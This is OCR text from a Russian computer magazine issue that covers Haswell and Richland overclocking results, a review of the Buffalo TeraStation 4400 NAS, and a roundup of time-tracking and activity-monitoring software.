Конечно же, новые APU Richland опробовали и под отрицательными температурами. В отличие от Intel Haswell, гибридные процессоры AMD не имеют колдбага (от англ. Cold Bug), а потому их можно «морозить» до предела. Вот финский оверклокер The Stilt, придерживаясь постоянной температуры охлаждения порядка –186 градусов, разогнал образец A10-6800K до 8000,36 МГц! Для этого энтузиасту пришлось поднять напряжение VCore до 1,99 В, задрать множитель «камня» до 63, а шину — до 126,99 МГц.

Что примечательно, данный результат занимает всего пятьдесят восьмую строчку в табели о рангах по разгону центральных процессоров. На первом месте «красуется» рекорд известнейшего AndreYang, сумевшего разогнать FX-8150 до невообразимых 8709,1 МГц!



РАЗГОН HASWELL

Теперь рассмотрим процесс разгона Intel Haswell. На самом деле выражение «свободный множитель» достаточно условное. У процессоров с индексом «K» есть возможность увеличить коэффициент до x80. Также можно поднять множитель встроенного ядра до x60. Только здесь каждый шаг будет прибавлять GPU 50 МГц частоты. Наконец, разблокирован контроллер памяти. И в опциях BIOS материнской платы можно изменить частоту с 200 МГц до 266 МГц, что позволит увеличить пропускную способность до 2933 MT/с.

Сразу же отметим, что теперь K-процессоры всесильны не только с платами на базе Z87 Express. Если ты возьмешь тот же Core i5-4670K и материнку на основе логики H87 Express, то сможешь спокойно пользоваться благами разблокированного множителя.


Второй момент — возможность разгона процессора по шине тактового генератора. С одной стороны, это радостная весть, ведь теперь никто не запрещает поднимать частоту не только у K-процессоров. С другой стороны, в Intel сами



Если плата хорошо гонится по шине, то отсутствие разблокированного множителя — не проблема для APU Richland

ЕЩЕ ОДИН РЕКОРД НИКА

Да этот китайский дядя вездесущ! Помимо рекорда по разгону Haswell (этот рекорд вскоре побила российская дружина), он установил абсолютный мировой рекорд по разгону DDR3-памяти. Для этого Ник собрал тестовый стенд на базе отобранного Core i7-4770K, материнской платы ASRock Z87M OC Formula и комплекта «мозгов» Corsair DOMINATOR DDR3-3200. Задержки были выставлены просто гигантские — 14-31-31-45. Однако это позволило поднять частоту памяти до отметки 2145,2 МГц (clck.ru/8hscZ)! То есть эффективная частота кита составила колоссальные 4290,4 МГц! Естественно, оверклокеру пришлось прибегнуть к помощи жидкого азота. Множитель процессора был понижен до x8, а частота шины увеличена до 146,26 МГц.




захотели — лишили простых смертных возможности разгона по BCLK. Захотели — вернули эту возможность. Отметим, что разблокированный тактовый генератор только у плат на базе чипсета Z87 Express. И здесь все по аналогии с X79 Express. Есть функция CPU Strap, при помощи которой ты можешь задать множитель шины в размере x1.25, x1.66 и x2.5. Следовательно, частота тактового генератора повысится до 125 МГц, 166 МГц и 250 МГц соответственно. В ручном режиме можно менять скорость работы BCLK с шагом 0,1 МГц.

Итак, абсолютно безопасным напряжением для большинства Haswell является «прожилка» между 1,2 и 1,3 В. Однако при наличии хорошего охлаждения можно поднять VCore до 1,4–1,6 В. К тому же TJ «камней» находится на уровне 100 градусов Цельсия. В тестовом стенде мы использовали отполированный Thermalright Silver Arrow с двумя вентиляторами TY-140. Номинальное напряжение Core i5-4670K равно 0,99 В. Материнская плата ASUS Z87-DELUXE, используемая в тестовом стенде, позволяет менять VCore вплоть до отметки 2,2 В с шагом 0,003125 В.

Напомним, что процессоры Haswell имеют встроенный контроллер напряжения. Но по умолчанию напряжение на CPU подается с контроллера, расположенного на материнской плате. При переключении на встроенный в «камень» контроллер есть возможность избавиться от просадок. Это плюс. Однако при этом деактивируются все энергосберегающие технологии Haswell. Это минус. На наш взгляд, при разгоне процессора при помощи воздушной системы охлаждения лучше использовать контроллер напряжения материнской платы. Встроенный контроллер напряжения четвертого поколения Core есть смысл использовать при экстремальном оверклоке CPU (у материнской платы ASUS Z87-DELUXE этот параметр носит название CPU Input Voltage).

При номинальном напряжении «камень» особо разгоняться не желал. А вот при 1,2 В стабильно работал на частоте 4500 МГц. В итоге при VCore 1,5 В нам удалось заставить стабильно функционировать Core i5-4670K на частоте 5000 МГц. Есть 5 ГГц! По крайней мере, 20 пресетов LinX «камень» выдержал. Температура процессора держалась на отметке 89–90 градусов Цельсия. Троттлинг замечен не был. Температура окружающей среды на момент тестирования составила 21 градус.

Тестовый стенд Ника Ши



В BIOS материнки ASUS Z87-DELUXE реализовано несколько интересных фишек. Наконец-то перед сохранением параметров высвечивается окошко, в котором показан полный лог изменений. Удобно!

Казалось бы, все прекрасно. Время открывать шампанское и радоваться очередному удачному поколению процессоров Intel. Но как бы не так. Похоже, нам очень круто повезло, раз удалось заставить Core i5-4670K работать на частоте 5000 МГц при напряжении 1,5 В. Потому что в Сети все больше и больше результатов, свидетельствующих о том, что новые Haswell очень плохо гонятся. Так, нашим коллегам с overclockers.ru удалось проверить сразу десять Core i7-4770K (у всех «камней» одинаковый батч — L311B411). Результаты не впечатлили: только четыре CPU смогли стабильно работать на частоте 4500 МГц при напряжении питания 1,2–1,3 В. У остальных процессоров моментально активировался троттлинг, стоило кристаллу достигнуть критичного для него порога температур.

С учетом того, что все процессоры имели одинаковый батч, а результаты разгона на воздухе, тем не менее, сильно разнились, скорее всего, здесь виновата не сама архитектура, а конструкция CPU. Подробнее об этом читай во врезке.

Экстремальный разгон Haswell также оказался так себе. На момент написания этой статьи рекордными считались 7005,11 МГц, достигнутые конгломератом Team Russia в лице хорошо всем знакомых slamms, GUN'G'STAR и DeDaL. Ребята в течение шести часов «мучали» несколько ритейловых процессоров Core i7-4770K, и только одному семплу с тремя отключенными ядрами удалось преодолеть психологическую отметку 7 ГГц!

Охладить «камень» до максимальной отрицательной температуры (для азота это –189 градусов Цельсия) возможности не было: Haswell в зависимости от модели постоянно схватывает колдбаги в районе –80…120 градусов.

Для сравнения, мировой рекорд по разгону Core i7-3770K составляет 7186,54 МГц.

Уже сейчас можно сделать вывод, что Haswell однозначно гонится хуже, чем Ivy Bridge и тем более Sandy Bridge.

ВЫВОДЫ

С Richland все понятно. Процессоры стали эффективнее за счет увеличения частоты как x86-составляющей, так и встроенного видео. При этом новый APU обладает нешуточным разгонным потенциалом. Следовательно, обязательно приглянется энтузиастам. Если мы говорим о разгоне, то новые Richland подарят нам еще много интересных результатов.

А вот с Haswell не все так однозначно. С одной стороны, предоставленный нам на тест образец продемонстрировал воистину великолепный результат. Стабильные 5 ГГц на воздухе — это уже серьезно! Однако, изучив материалы сторонних ресурсов, а также пообщавшись с коллегами и профессиональными оверклокерами, мы пришли к выводу, что нам несказанно повезло с «камнем». К сожалению, в большинстве случаев разгонный потенциал у K-процессоров нового поколения никчемный. С учетом того, что Haswell быстрее Ivy Bridge всего на 5–10%, картина вырисовывается, мягко говоря, не самая радужная. Получается, что Intel с одной стороны вернула нам разгон в его классическом виде. Множитель можно поднимать чуть ли не до бесконечности. Появилась столь любимая всеми нами функция CPU Strap, которая была заблокирована у Sandy Bridge и Ivy Bridge. Был интегрирован контроллер напряжения, позволяющий поднимать VCore свыше 2 В. Но на деле толку от этих манипуляций ровным счетом ноль. Все перечеркивает факт, что топовые Haswell — горячие, очень горячие процессоры. ⌶

ВСКРЫТИЕ ПОКАЗАЛО

Наверняка для тебя не является секретом тот факт, что кристаллы процессоров Intel вытянутые. К тому же необходимо учитывать, что в одной части кристалла находится GPU, а в другой — ядра «камня». Поэтому выделяемое тепло от процессора под теплораспределительной крышкой распространяется неравномерно. Эта проблема может прямым образом влиять на охлаждение CPU, а также на разгонный потенциал Haswell.

Вскрытие процессора показало, что кристалл и теплораспределительная крышка соединяются друг с другом при помощи термопасты. Точно такой же термоинтерфейс используется и в Ivy Bridge. А вот в Sandy Bridge используется припой (по этой причине с «камней» было особенно тяжело снимать «скальп»). Основная причина плохого разгонного потенциала большинства Haswell кроется именно в низкокачественной термопасте. Энтузиасты уже провели все операции. После замены термоинтерфейса на более вменяемый удалось скинуть с процессора ни много ни мало 20 градусов Цельсия (clck.ru/8hsJb)! Это уже другой разговор.

Сразу же отметим, что скальпирование процессора — весьма рискованное занятие. И при неудачном стечении обстоятельств ты рискуешь вообще остаться без «камня». В 99-м номере журнала, в статье «Бьет — значит любит», мы рассказывали про то, как надо правильно снимать теплораспределительную крышку CPU.



РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

AMD A10-6700 (НОМИНАЛ/РАЗГОН)

Super PI 1.5XS, 1m: 22,776/19,178 с
wPrime 1.55, 32m: 16,053/13,702 с
WinRAR: 3842/4866 Кб/с
CINEBENCH R11.5: 3,24/3,6 pts

INTEL CORE I5-4670K (НОМИНАЛ/РАЗГОН)


Super PI 1.5XS, 1m: 8,658/7,472 с
wPrime 1.55, 32m: 7,205/5,850 с
WinRAR: 5631/5996 Кб/с
CINEBENCH R11.5: 7,07/7,88 pts

BUFFALO TeraStation 4400

ОБЗОР ЧЕТЫРЕХДИСКОВОГО NAS'А ДЛЯ МАЛОГО И СРЕДНЕГО БИЗНЕСА

20 390 руб.

TeraStation 4400 — это устройство для тех, кому обычного NAS'а уже мало, а большого сервера пока еще много. Речь, конечно же, о небольших компаниях. И если домашних пользователей ценник устройства может отпугнуть, то для профессионального применения это может оказаться абсолютно разумным решением.



ХАРАКТЕРИСТИКИ

Процессор: Intel Atom D2550
Оперативная память: 2 Гб (DDR3)
Дисковое пространство: 4 × 3,5" HDD с интерфейсом SATA III
Слоты для HDD: 4 × слот с возможностью горячей замены
Поддерживаемые режимы RAID: 0, 1, 5, 6 и JBOD
Сетевые интерфейсы: 2 × RJ-45 Гигабитный Ethernet
Порты: 2 × USB 2.0, 2 × USB 3.0, 1 × VGA (D-Sub), 1 × COM
ЖК-дисплей: монохромный
Масса без жестких дисков: 4,75 кг
Габариты: 231 × 170 × 216 мм

У Buffalo получился очень солидный дизайн устройства. Корпус NAS'а изготовлен из окрашенного в черный цвет металла, в основе лежит металлическая рама. Вся эта конструкция стоит на четырех пластиковых ножках.

На лицевой панели расположен небольшой монохромный экран, выдающий информацию о работе устройства. Там же можно найти три кнопки: включения NAS'а, смены режима отображения информации, а также быстрого копирования с внешних дисков.

Под толстой дверцей, закрывающейся на ключ, располагается четыре горизонтальных слота для жестких дисков. Для удобства VGA-разъем размещен здесь же, а не на задней стороне устройства. Впрочем, несколько удивительно, что на лицевой стороне нет ни одного USB-порта. В целом качество сборки и выбор материалов оставляет очень приятные впечатления. Дверца, салазки с дисками и их крепления — все это сделано на очень высоком уровне.

В основе TeraStation 4400 — достаточно мощный двухъядерный процессор Intel Atom D2550, работающий на частоте 1,86 ГГц и поддерживающий гипертрединг. Также в системе установлено два гигабайта быстрой DDR3-памяти. Для подключения внешних хранилищ доступен быстрый интерфейс USB 3. Поддержка eSATA, к сожалению, отсутствует.

Однако наибольший упор сделан на функции, которые могли бы привлечь корпоративных клиентов. Хранилище умеет реагировать на отказ: нерабочий жесткий диск автоматически отключается, после чего пользователь сможет провести горячую замену. Операционка устройства умеет подключаться к Active Directory, а также поддерживает хранилища Amazon S3. Кроме того, предусмотрено множество функций для резервного копирования. В устройстве предусмотрены функции планового бэкапа, а в комплекте также идет десять лицензий NovaBACKUP Business Essentials (ПО для защиты данных). Кроме того, на устройство распространяется трехлетняя гарантия.

Поддерживаются и функции, более характерные для домашнего применения: стриминг медиаконтента по DLNA, закачка файлов по BitTorrent. Также предусмотрен мобильный клиент для всех основных платформ: iOS, Android, Windows 8, Windows Phone 7/8. Также NAS поддерживает работу с IP-камерами. Официально заявлена совместимость с моделями 184 производителей.

Повторюсь, что в разговоре о цене TeraStation 4400 стоит учитывать увеличенную гарантию, а также довольно специфический набор функций, предназначенный для профессионального применения. В этом контексте комбинация возможностей кажется вполне удачной.



Илья Муравьёв
iliamrv.com


Самодеятельность по расчету


Используем инструменты с функцией автомониторинга для повышения эффективности работы

Жизнь фрилансера не так уж и безоблачна. Множество поглотителей времени делают работу менее эффективной и превращают ее в рутину. Хотя отвлекающие факторы могут быть очевидными, без четкой картины очень сложно понять и исправить собственные ошибки.









В программах и сервисах для управления временем можно выделить такую возможность, как мониторинг активности. Софт с подобной специализацией как нельзя лучше подходит для самоконтроля, представляя собой нечто среднее между системами управления проектами (см. «Хакер» № 169), программами для биллинга и, в положительном смысле, шпионскими анализаторами. Результаты мониторинга помогают выявить поглотители времени, дать оценку эффективности работы и в определенной степени мотивировать — словом, вывести тебя на путь исправления.

ManicTime

www.manictime.com
Цена: бесплатно (Standard Free), 67 $ (Pro)

Пожалуй, наиболее важный аспект хронометража — это статистика. Программа ManicTime как раз и примечательна тем, что позволяет отслеживать результаты в режиме реального времени, группировать данные и на их основе готовить пищу для размышлений — и предоставлять отчеты.


Но спешить не нужно: для начала ManicTime соберет сведения о работе приложений. Для этих целей используются шкалы во вкладке «День». Если их будет недостаточно, можешь открыть редактор временной шкалы и импортировать онлайн-календари сервисов Office 365, Outlook или Google.

Самая верхняя шкала предназначена для меток (тегов). Выбрав нужные элементы из списка, ты можешь сгруппировать их в произвольном порядке. Например, если тебе нужно проконтролировать работу с проектом, клиентом, обозначить вид деятельности — просто вводи метки через запятую. Есть также автометки — они применяются для повторяющихся видов активности. Если ты отсутствовал за рабочим местом, ManicTime предложит указать причину отсутствия и опять же добавить метки, которые окажут пользу при закрытии белых пятен в статистике.

Выбрав временной диапазон и способ группировки меток, легко создать удобочитаемый и детальный отчет (вкладка «Расписание»). Для последующего использования можешь сохранить преднастройки отчетов и по мере надобности применять их. Правда, эта функция, как и многие другие, доступна только в платной версии программы.

Разделы статистики соответствуют данным на временных шкалах и дают представление о популярных приложениях, документах, сайтах, а из расписания ты узнаешь продолжительность работы в разные дни. Несмотря на то что ManicTime не выводит индекс твоей производительности, информативные графики и таблицы говорят сами за себя. Данные статистики экспортируются в графический или текстовый формат, кнопка экспорта доступна повсеместно.

Резюме. ManicTime не отвлекает внимание и собирает все необходимые данные для отчетности, не задавая лишних вопросов. Эту информацию можно группировать на свое усмотрение и на ее основе составлять отчеты любой сложности. При этом программа приятна в обращении и не занимает много ресурсов, что особенно ценно при работе с большими объемами информации.








Motivate Clock

motivateclock.ru
Цена: бесплатно

Motivate Clock не занимает много места на рабочем столе и представляет собой легковесный Adobe AIR виджет с выдвижными панелями. Главная функциональная особенность приложения — работа с проектами. Проект в данном контексте — это набор программ для решения определенных задач. Все, что не входит в обозначенный перечень, будет классифицироваться как отдых. Особых опций в настройках проекта нет: изменение названия, удаление, редактирование списка приложений и дублирование.

Имеется также внепроектный режим, в рамках которого ты вручную переключаешься между работой и отдыхом. Однако опыт подсказывает, что есть риск забыть об этом переходе, а вот исправить, перетасовать что-либо Motivate Clock не позволяет. При бездействии программа переключится в режим паузы или отдыха, а указать причину отсутствия ты не сможешь. В этих нюансах — принципиальное отличие от ManicTime.

Статистика для каждого проекта отображается внизу окна программы как соотношение времени работы к отдыху. Ведется также учет времени для каждого приложения — столбец напротив списка названий. Отчет в формате PDF доступен в пределах одного клика. Открыв его, ты увидишь, что статистика сгруппирована по годам, месяцам и дням. Своего рода интерактивный календарь, из которого можно извлечь информацию по каждому приложению, кликнув по дате. Таким образом, из статистики



несложно узнать время активности проекта, задействованные приложения и время работы каждого из них. Увы, ни названия документов (или заголовки окон), ни интернет-активность в виде посещенных URL'ов в протокол не заносятся.

Резюме. Программа будет полезна для хронометража фриланс-деятельности, не требующей детальной отчетности. Ее сила — в простоте использования (действительно, работает как часы — clock), слабость — в бедной статистике, которая вроде бы даст условную оценку твоей эффективности, но до характеристики motivate далековато.

TimeSnapper

www.timesnapper.com
Цена: 24,95 $


При всех плюсах мониторинга активности и детальности статистики, ManicTime и подобным продуктам недостает фактологичности. Из-за этого появляются вопросы при наблюдении со стороны: ведь из красивых графиков и цифр необязательно следует, что работа велась качественно и добросовестно.

Решение найдено: TimeSnapper создает снимки окна или экрана с заданным интервалом. В связке с ним работает фильтр, в который ты можешь включить только интересующие приложения. Для просмотра скриншотов в TimeSnapper предусмотрен простенький проигрыватель. В верхней части его окна отображается время снятия скриншота, слева — оценка продуктивности на данном этапе (Productivity Score). Как несложно догадаться, она рассчитывается как соотношение полезной активности ко всему времени. Определить список эффективных приложений можно с помощью мастера настройки.

Впрочем, кроме записи скриншотов, достойны упоминания и другие возможности TimeSnapper. Так, в твоем распоряжении несколько видов отчетов: статистика по использованию программ, общее время работы, использование диска, продуктивность и облако активности, флаги.

Облако активности состоит из тегов различной величины, в зависимости от частоты их мелькания в заголовках активных окон. Поэтому, если постоянно работать в браузере, облако приобретет достаточно странные очертания. Впрочем, несложно составить список исключений или вообще забыть об этой псевдооблачной функции.

Для отчетов куда больший смысл несут временные метки (flags). Если нужно сделать комментарий к временному отрезку, ты просто добавляешь метку как задачу, указав тип, проект, теги. Правда, в отличие от ManicTime, сгруппировать теги или метки не получится — даже по первому уровню вложенности.



Наконец, используя поиск, ты можешь быстро получить сведения о работе в нужном приложении и соответствующий скриншот, при его наличии. Указываешь временной диапазон, выбираешь необходимые колонки — и данные готовы для экспорта.

Резюме. TimeSnapper принесет пользу как при самоконтроле, так и при отслеживании активности других пользователей. Программу удобно использовать для быстрого создания отчетов и показательной демонстрации скриншотов начальству. Однако TimeSnapper не дает четкого представления о поглотителях времени, не фиксирует интернет-активность. Такие ограничения существенно ограничивают сферу использования этого пакета.

RescueTime

https://www.rescuetime.com/setup/welcome
Цена: бесплатно (RescueTime Lite)
9 $ в месяц (RescueTime Premium)

Онлайн-сервисов для оценки продуктивности достаточно много, но под фильтр попали те из них, где нет десктоп-виджета для Windows. Из подобных сервисов, прошедших отбор, можно отметить RescueTime.

Установленный виджет передает данные об использовании ресурсов твоей машины на сервис. Вся информация впоследствии доступна в кабинете пользователя. Открыв панель управления, ты получишь четкую картину и оценку эффективности работы. «Пульс продуктивности», по сути, зависит только от того, какие приложения и сайты ты использовал в указанный промежуток времени. В зависимости от степени полезности они классифицируются как отвлекающие, нейтральные и собственно продуктивные. Для удобства оценки можешь объединять используемые ресурсы в категории. Например, социальные сети имеют статус very distracting («очень отвлекающие»), иные входят в список нейтральных или продуктивных. Если ты используешь соцсети по работе, например для SMM, ситуацию легко пересмотреть. И тогда, вероятно, статистика повернется к тебе лицом, а RescueTime повысит оценку.


В настройках аккаунта RescueTime можно составить расписание мониторинга и выбрать данные для сбора: заголовки окон приложений и документов, информацию о посещении сайтов, активность в почтовых клиентах. Тот или иной вид деятельности легко перенести в список игнорирования, в таком случае он не будет светиться в отчетах.

Статистика доступна для каждого приложения, сайта или категории. RescueTime располагает очень удобным и отзывчивым интерфейсом. Кроме стандартного экспорта, ты можешь отправить отчет по email (помимо еженедельных отчетов на почту) или опубликовать статус в Twitter (очевидно, твои друзья будут в восторге от того, что ты прокачал свою эффективность).

Еще один действенный способ мотивации — создание целей (раздел Your goals). С помощью несложных правил ты можешь больше или меньше времени тратить на определенный род деятельности или безделья. Цель позволяет отслеживать, насколько установка соответствует ее выполнению.

Бесплатный план вполне работоспособен. Премиум-аккаунт предусматривает блокировку отвлекающих сайтов, настройку фильтров, расширенную отчетность и уведомления. Менее приятный момент: в бесплатной версии виджет не фиксирует время отсутствия, позволяя лишь поставить мониторинг на паузу. Впрочем, выход из ущемленного положения есть: за каждого реферала тебе дарят две недели полноценного доступа к премиум-аккаунту.

Резюме. Отчетность RescueTime нельзя сравнить с десктоп-приложениями, экспортные возможности также не впечатляют. В первую очередь сервис полезен для оценки эффективности работы и обнаружения отвлекающих факторов, установки и отслеживания целей. А если все это бесплатно — почему бы и нет?





Yaware

yaware.ru


Цена: бесплатно (учет личного времени),
от 6 $ в месяц (учет времени сотрудников)

Русскоязычный сервис для автоматического учета времени и продуктивности. На выбор предоставляется бизнес-редакция и бесплатная — для учета личного времени. Аналогично RescueTime десктоп-виджет собирает данные, которые в дальнейшем можно распределить по категориям и дать оценку продуктивности. В соответствии с этим рассчитывается эффективность. Данные, доступные в виде графиков, можно экспортировать в форматы CSV и PDF, в конце рабочего дня отчет отправляется на email.

Обзорный раздел Yaware не радует насыщенностью: сюда вынесена суммарная информация о твоей (без)деятельности в течение дня, недели, месяца. Щелчок по участку столбца или графика переносит тебя к списку сайтов и приложений, где определяется оценка их полезности.

Выбрав период отчетности, данные легко сгруппировать — это достаточно удобно при сравнении показателей. В нижней части окна расположена таблица «Отчет по времени», которую можно экспортировать в CSV или PDF (без графиков).

В секции «Отчеты» доступна более детальная статистика по активности и категориям. Вообще, категоризация принципиально не отличается от RescueTime, но в удобстве значительно уступает. Виной тому малоюзабельные каскадные меню и медленная загрузка данных. Крайне непрактично реализована сортировка приложений и сайтов. По сравнению с десктоп-приложениями, где все операции выполняются перетаскиванием, здесь не так просто отыскать нужный элемент. Кое-как определив элемент в нужную группу, можно дать оценку продуктивности. Также



предусмотрена автоматизированная категоризация — правда, использование масок практически бесполезно при распределении.

Некоторые любопытные функции доступны только в бизнес-редакции Yaware. Среди них стоит упомянуть снятие скриншотов и снимков с веб-камеры. TimeSnapper, как ты помнишь, имеет схожую функцию, но в данном случае скриншоты хранятся на сервере.

Резюме. С одной стороны, русскоязычная поддержка Yaware радует и функциональность не вызывает особых вопросов. С другой — все нарекания относятся к неудобству использования веб-сервиса, закрыть на них глаза невозможно, остается лишь пожелать удачи разработчикам.

TimeCamp

